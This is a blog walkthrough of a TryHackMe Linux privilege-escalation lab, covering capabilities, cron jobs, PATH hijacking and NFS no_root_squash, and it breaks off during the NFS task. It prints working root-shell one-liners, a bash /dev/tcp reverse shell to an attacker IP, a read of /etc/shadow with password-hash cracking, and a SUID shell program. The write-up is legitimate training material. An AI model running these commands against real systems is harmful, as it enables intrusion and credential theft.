
Linux Privilege Escalation | TryHackMe — Part 2

Asim Anwar · Follow
11 min read · May 11, 2024

Listen Share More




Hi! Let's continue with TryHackMe's **Linux Privilege Escalation** room. Here is the link to Part 1: https://medium.com/@NoOne./linux-privilege-escalation-tryhackme-part-1-f0ae442e6864.

Task 8 — Privilege Escalation: Capabilities

Q: How many binaries have set capabilities?

Let's check out the guide on how we can list binaries that have set capabilities.


Another method system administrators can use to increase the privilege level of a process or binary is "Capabilities". Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user.
The capabilities man page provides detailed information on its usage and options.

We can use the `getcap` tool to list enabled capabilities.

```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

When run as an unprivileged user, `getcap -r /` will generate a huge amount of errors, so it is good practice to redirect the error messages to /dev/null.

Taking advantage of capabilities for privesc

As we are starting with an unprivileged user `karen`, we will redirect the error messages to `/dev/null` as suggested.

```
karen@ip-10-10-8-250:~$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
```

Listing files with set capabilities

We have a list of six binaries with set capabilities.

Answer: `6`

Q: What other binary can be used through its capabilities?

The guide shows us the exploit for the `vim` binary, so the other binary listed here that can be used through its capabilities is `view` (`/home/ubuntu/view`).

Answer: `view`

Q: What is the content of the flag4.txt file?

First, let's locate the `flag4.txt` file.

```
karen@ip-10-10-8-250:~$ find / -name flag4.txt 2>/dev/null
/home/ubuntu/flag4.txt
```

Locating the flag4.txt file

The `flag4.txt` file is readable by all users. So, we don't even need to run any exploits to grab the flag. We can simply print the file contents to the terminal and obtain the answer. First, let's do it that way.

```
karen@ip-10-10-8-250:~$ ls -l /home/ubuntu/flag4.txt
-rw-r--r-- 1 root root 12 Jun 18  2021 /home/ubuntu/flag4.txt
karen@ip-10-10-8-250:~$ cat /home/ubuntu/flag4.txt
THM-9349843
```

Obtaining the flag

We have the flag. It is quite unexpected that we didn't even need to run any exploits for it. However, for the sake of learning and keeping up with the guide, we will tag

along with exploiting binaries with set capabilities.

We identified the `vim` and `view` binaries using the `getcap` command earlier. We will try to spawn a root shell using each binary with the help of GTFOBins. Let's begin with `vim`.

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.


This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which vim) .
sudo setcap cap_setuid+ep vim

./vim -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Checking 'vim' capabilities on GTFOBins

As we don't have sudo rights, we will just run the final command. However, we need to check the version of Python installed on the system and alter the command accordingly.



Checking the version of Python installed on the system

We can see that the target system has Python3 installed, so we will use the Python3 version of the exploit:

```
./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Let's give it a try.

```
karen@ip-10-10-8-250:~$ ls
vim
karen@ip-10-10-8-250:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Running the 'vim' exploit to spawn a shell

```
# bash -i
root@ip-10-10-8-250:~# id
uid=0(root) gid=1001(karen) groups=1001(karen)
root@ip-10-10-8-250:~# cat /home/ubuntu/flag4.txt
THM-9349843
```

Obtaining the flag

Running the exploit spawns a blank root shell, so we simply print the contents of the `flag4.txt` file.

Now, let's try the other binary — `view`. First, we will check out GTFOBins for the correct command.

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `view` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which view) .
sudo setcap cap_setuid+ep view

./view -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Checking 'view' capabilities on GTFOBins

Again, we will replace `:py` with `:py3` in the command for the exploit to work correctly. We need to either make sure we are in the correct directory where the `view` binary is located or provide the complete path to the binary.

```
karen@ip-10-10-8-250:~$ cd /home/ubuntu/
karen@ip-10-10-8-250:/home/ubuntu$ ls
flag4.txt  view
karen@ip-10-10-8-250:/home/ubuntu$ ./view -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Running the ‘view’ exploit to spawn a shell

```
# bash -i
root@ip-10-10-8-250:/home/ubuntu# id
uid=0(root) gid=1001(karen) groups=1001(karen)
root@ip-10-10-8-250:/home/ubuntu# cat flag4.txt
THM-9349843
```

Obtaining the flag


And we have the flag once again.

Answer: `THM-9349843`

Task 9 — Cron Jobs

Q: How many user-defined cron jobs can you see on the target system?

The walkthrough guides us on how to check the list of user-defined cron jobs.



Cron jobs in /etc/crontab

Let’s run the command and count the number of user-defined cron jobs.

```
karen@ip-10-10-181-100:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *  root /antivirus.sh
* * * * *  root antivirus.sh
* * * * *  root /home/karen/backup.sh
* * * * *  root /tmp/test.py
```

Listing all cron jobs

We can see four user-defined cron jobs at the bottom.

Answer: `4`

Q: What is the content of the flag5.txt file?

First, let's locate the `flag5.txt` file.

```
karen@ip-10-10-181-100:~$ find / -name flag5.txt 2>/dev/null
/home/ubuntu/flag5.txt
karen@ip-10-10-181-100:~$ cat /home/ubuntu/flag5.txt
cat: /home/ubuntu/flag5.txt: Permission denied
```

Locating the flag5.txt file

We have located the file, but unlike the previous task, we cannot access the file directly. Let's check out what the cron jobs can do for us.

You can see the `backup.sh` script was configured to run every minute. The content of the file shows a simple script that creates a backup of the prices.xls file.

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash
BACKUPTIME=`date +%b-%d-%y`
DESTINATION=/home/alper/Documents/backup-$BACKUPTIME.tar.gz
SOURCEFOLDER=/home/alper/Documents/commercial/prices.xls
tar -cpzf $DESTINATION $SOURCEFOLDER
alper@targetsystem:~/Desktop$
```

As our current user can access this script, we can easily modify it to create a reverse shell, hopefully with root privileges.

backup.sh scheduled to run every minute

The script will use the tools available on the target system to launch a reverse shell.
Two points to note;

1. The command syntax will vary depending on the available tools. (e.g. `nc` will probably not support the `-e` option you may have seen used in other cases)
2. We should always prefer to start reverse shells, as we not want to compromise the system integrity during a real penetration testing engagement.

The file should look like this;

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

We will now run a listener on our attacking machine to receive the incoming connection.


Modifying the file to launch a reverse shell

Let's begin with the `backup.sh` file as suggested in the guide. First, we will modify the file to create a reverse shell and set up a listener on our local machine. We will hopefully receive a reverse connection from the target system within a minute, as the `backup.sh` file is scheduled to run every minute.

```
karen@ip-10-10-181-100:~$ cat backup.sh
#!/bin/bash
cd /home/admin/1/2/3/Results
zip -r /home/admin/download.zip ./*
karen@ip-10-10-181-100:~$ nano backup.sh
karen@ip-10-10-181-100:~$ cat backup.sh
#!/bin/bash

bash -i >&  /dev/tcp/Your_IP/Port_Number 0>&1
```

`bash -i >& /dev/tcp/IP/Port 0>&1`



Setting up a listener

After a few minutes of waiting, we did not receive any connection from the target machine. So, the first point of action is to check the file permissions. Turns out, nobody has the right to execute the file. So, we will just push a nice little `chmod +x` in there to make the file executable. That should hopefully fix the issue.

```
karen@ip-10-10-181-100:~$ ls -l
total 4
-rw-r--r-- 1 karen karen 56 May 10 10:24 backup.sh
karen@ip-10-10-181-100:~$ chmod +x backup.sh
karen@ip-10-10-181-100:~$ ls -l
total 4
-rwxr-xr-x 1 karen karen 56 May 10 10:24 backup.sh
```

```
(kali㉿DESKTOP-671GMJJ)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [ ] from (UNKNOWN) [10.10.181.100] 60360
bash: cannot set terminal process group (12683): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-181-100:~#
```

Finally, we have a reverse shell. Let's quickly grab the flag from `flag5.txt`.

```
root@ip-10-10-181-100:~# cat /home/ubuntu/flag5.txt
cat /home/ubuntu/flag5.txt
THM-383000283
```

Nice and easy!

Answer: `THM-383000283`

Q: What is Matt's password?

We have a reverse shell with root privileges, so we can simply print the shadow file, grab `Matt`'s password hash, and crack the hash to obtain the password. Let's do it.

```
root@ip-10-10-181-100:~# cat /etc/shadow | grep matt
cat /etc/shadow | grep matt
matt:$6$WHmIjebL7MA7KN9A$C4UBJB4WVI37r.Ct3Hbhd3YOcua3AUowO2w2RUNauW8IigHAyVlHzhLrIUxVSGa.twjHc71MoBJfjCTxrkiLR.:18798:0:99999:7:::
```

```
┌──(kali㉿DESKTOP-671GMJJ)-[~]
└─$ cat hash
$6$WHmIjebL7MA7KN9A$C4UBJB4WVI37r.Ct3Hbhd3YOcua3AUowO2w2RUNauW8IigHAyVlHzhLrIUxVSGa.twjHc71MoBJfjCTxrkiLR.

┌──(kali㉿DESKTOP-671GMJJ)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (?)
1g 0:00:00:00 DONE (2024-05-10 16:21) 2.564g/s 2625p/s 2625c/s 2625C/s 123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

There we go. We have cracked the password.

We could repeat the same steps with the `/tmp/test.py` binary. It appears that the file does not exist on the target system, so we can simply create one with the same name and take the same steps to spawn a root shell.

Additionally, in some cases, we can abuse a given script instead of modifying it entirely, as suggested below.

In the odd event you find an existing script or task attached to a cron job, it is always worth spending time to understand the function of the script and how any tool is used within the context. For example, tar, 7z, rsync, etc., can be exploited using their wildcard feature.

Answer: `123456`

Task 10 — Privilege Escalation: PATH

Q: What is the odd folder you have write access for?

We can obtain a list of folders we have write access for using the `find` command with the appropriate permission flags. Let's take a look at the complete command.

A simple search for writable folders can done using the "`find / -writable 2>/dev/null`" command. The output of this command can be cleaned using a simple cut and sort sequence.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u
dev
home
proc
run
snap
sys
tmp
usr
var
alper@targetsystem:~/Desktop$
```

We have a `-writable` flag that can be set for ease of use. Let's try it out on the target system to find the odd folder required to answer this question.

```
karen@ip-10-10-223-129:/$ find / -writable 2>/dev/null | tail
/usr/lib/systemd/system/lvm2.service
/usr/lib/systemd/system/rcS.service
/usr/lib/systemd/system/rc.service
/usr/lib/systemd/system/cryptdisks-early.service
/home/murdoch
/etc/udev/rules.d/60-cdrom_id.rules
/var/lock
/var/tmp
/var/tmp/cloud-init
/var/crash
```

The command produces a ton of results, and the only seemingly odd result is `/home/murdoch`. We are using `tail` for the sake of a compact screenshot. It would otherwise hinder your progress.

Answer: `/home/murdoch`

Q: Exploit the $PATH vulnerability to read the content of the flag6.txt file.

First, let's print the `PATH` variable and locate the `flag6.txt` file.

```
karen@ip-10-10-223-129:/$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
karen@ip-10-10-223-129:/$ find -name flag6.txt 2>/dev/null
./home/matt/flag6.txt
```

Now, let's check out the guide.

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable we're talking about here, path is the location of a file).

Typically the PATH will look like this:

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

If we type "thm" to the command line, these are the locations Linux will look in for an executable called thm. The scenario below will give you a better idea of how this can be leveraged to increase our privilege level. As you will see, this depends entirely on the existing configuration of the target system, so be sure you can answer the questions below before trying this.

1. What folders are located under $PATH
2. Does your current user have write privileges for any of these folders?
3. Can you modify $PATH?
4. Is there a script/application you can start that will be affected by this vulnerability?

```
karen@ip-10-10-223-129:/home/murdoch$ ./test
sh: 1: thm: not found
```

So, we need to find a script/application that will run a command (`thm` in this case) in the context of a different user or `root` itself. If the script does not specify the absolute path of the command, the OS will search for the command in the folders listed under the `PATH` variable. If `$PATH` is modifiable, we will add a writable folder to `$PATH` , create a file with the name of the command (`thm`), and specify what the command should do.

That's a lot to take in. Let's get right into it.

```
karen@ip-10-10-223-129:/$ ls -l /home/matt/
total 4
-rwx------ 1 ubuntu ubuntu 14 Jun 20  2021 flag6.txt
karen@ip-10-10-223-129:/$ ls -l /home/ubuntu/
total 0
karen@ip-10-10-223-129:/$ ls -l /home/murdoch/
total 24
-rwsr-xr-x 1 root root 16712 Jun 20  2021 test
-rw-rw-r-- 1 root root    86 Jun 20  2021 thm.py
```

A few quick searches in the `/home` folder later, we find a `test` file owned by `root` and with the SUID bit set. It is executable by all users, so if we execute it, it will run with the privileges of the `root` user. Let's check out what it does.

```
karen@ip-10-10-223-129:/home/murdoch$ ./test
sh: 1: thm: not found
```

It appears the file is trying to run the command `thm` but the OS is unable to find it in `$PATH` . We know that `/home/murdoch` is a writable folder, so we will create a binary named `thm` in that folder and make the binary spawn a shell. However, we will need to add the folder to `$PATH` first.

The folder that will be easier to write to is probably /tmp. At this point because /tmp is not present in PATH so we will need to add it. As we can see below, the "`export PATH=/tmp:$PATH`" command accomplishes this.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

At this point the path script will also look under the /tmp folder for an executable named "thm".

The example shows us how to add `/tmp` to `$PATH`, but we will replace `/tmp` with `/home/murdoch`. Note that it would be better to perform the exploit through `/tmp` as interfering with a user's home directory is not the best idea, but we are not working on a real engagement, so we might as well.

```
karen@ip-10-10-223-129:/home/murdoch$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
karen@ip-10-10-223-129:/home/murdoch$ export PATH=/home/murdoch:$PATH
karen@ip-10-10-223-129:/home/murdoch$ echo $PATH
/home/murdoch:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Now, we will create an executable named `thm` in the `/tmp/murdoch` directory and make it spawn a shell.

At this point the path script will also look under the /tmp folder for an executable named "thm".
Creating this command is fairly easy by copying /bin/bash as "thm" under the /tmp folder.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user's right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.

Let's carry out the same steps.

```
karen@ip-10-10-223-129:/home/murdoch$ echo "/bin/bash" > thm
karen@ip-10-10-223-129:/home/murdoch$ chmod 777 thm
karen@ip-10-10-223-129:/home/murdoch$ ls -l
total 28
-rwsr-xr-x 1 root  root  16712 Jun 20  2021 test
-rwxrwxrwx 1 karen karen    10 May 10 14:33 thm
-rw-rw-r-- 1 root  root     86 Jun 20  2021 thm.py
```

There we go. Now, if we run the `test` script, it should hopefully try to run the `thm` binary within `/home/murdoch`, which will give us a `root` shell. Let's see how that works out.

```
karen@ip-10-10-223-129:/home/murdoch$ ./test
root@ip-10-10-223-129:/home/murdoch# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
```

And we have `root`. Clean and simple.

Now, let's read the contents of `flag6.txt`.

```
root@ip-10-10-223-129:/home/murdoch# cat /home/matt/flag6.txt
THM-736628929
```

There we go. That was fun.

Q: What is the content of the flag6.txt file?

Let's submit the flag as we have already read the contents of the `flag6.txt` file.

Answer: `THM-736628929`

Task 11 — Privilege Escalation: NFS

Q: How many mountable shares can you identify on the target system?


Let's begin with the official guide.

We will start by enumerating mountable shares from our attacking machine.

```
┌──(root💀TryHackMe)-[~]
└─# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups          *
/mnt/sharedfolder *
/tmp              *

┌──(root💀TryHackMe)-[~]
└─#
```

We need to run the command shown above on our local machine. Let's do it.



We can see that the target system has three mountable shares.

Answer: `3`

Q: How many shares have the "no_root_squash" option enabled?

Let's check out the official guide again.

NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users.

```
alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)


alper@targetsystem:/$
```

Let's check out the `/etc/exports` file on the target system.

```
karen@ip-10-10-70-217:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

We can see the three mounts listed at the bottom, and they all have the `no_root_squash` option enabled.

Answer: `3`

Q: Gain a root shell on the target system

The guide tells us how we can exploit the `no_root_squash` option on a mountable share.

The critical element for this privilege escalation vector is the “no_root_squash” option you can see above. By default, NFS will change the root user to nfsnobody and strip any file from operating with root privileges. If the “no_root_squash” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.

Let’s continue following the guide on how to leverage this vulnerability to gain a `root` shell on the target system.

We will mount one of the “no_root_squash” shares to our attacking machine and start building our executable.

```
┌──(root💀TryHackMe)-[~]
└─# mkdir /tmp/backupsonattackermachine

┌──(root💀TryHackMe)-[~]
└─# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine
```

As we can set SUID bits, a simple executable that will run /bin/bash on the target system will do the job.

```
  GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```

As suggested, we will first create a temp folder and mount one of the `no_root_squash` shares to our local machine. Then, we will create a simple executable that will spawn a shell.

```
┌──(kali㉿DESKTOP-671GMJJ)-[~]
└─$ mkdir /tmp/test

┌──(kali㉿DESKTOP-671GMJJ)-[~]
└─$ sudo bash
┌──(root㉿DESKTOP-671GMJJ)-[/home/kali]
└─# mount -o rw 10.10.70.217:/home/backup /tmp/test

┌──(root㉿DESKTOP-671GMJJ)-[/home/kali]
└─# cd /tmp/test/

┌──(root㉿DESKTOP-671GMJJ)-[/tmp/test]
└─# nano exploit.c

┌──(root㉿DESKTOP-671GMJJ)-[/tmp/test]
└─# cat exploit.c
int main()
{
        setgid(0);
        setuid(0);
        system("/bin/bash");
        return 0;
}
```

We have mounted `/home/backup` folder to `/tmp/test` and created `exploit.c` containing a simple shell-spawning script. Note that we need `sudo` privileges to mount the folder, and we will need them to perform any actions on that folder. The `-o` flag of the `mount` command is used to specify additional options or parameters. We are using the parameters `rw`, which stands for `read-write`, specifying read and write permissions to the mounted folder.

Now, let's compile the code and set the SUID bit.

```
┌──(root㉿DESKTOP-671GMJJ)-[/tmp/test]
└─# gcc exploit.c -o exploit -w

┌──(root㉿DESKTOP-671GMJJ)-[/tmp/test]
└─# chmod +s exploit

┌──(root㉿DESKTOP-671GMJJ)-[/tmp/test]
└─# ls -l
total 20
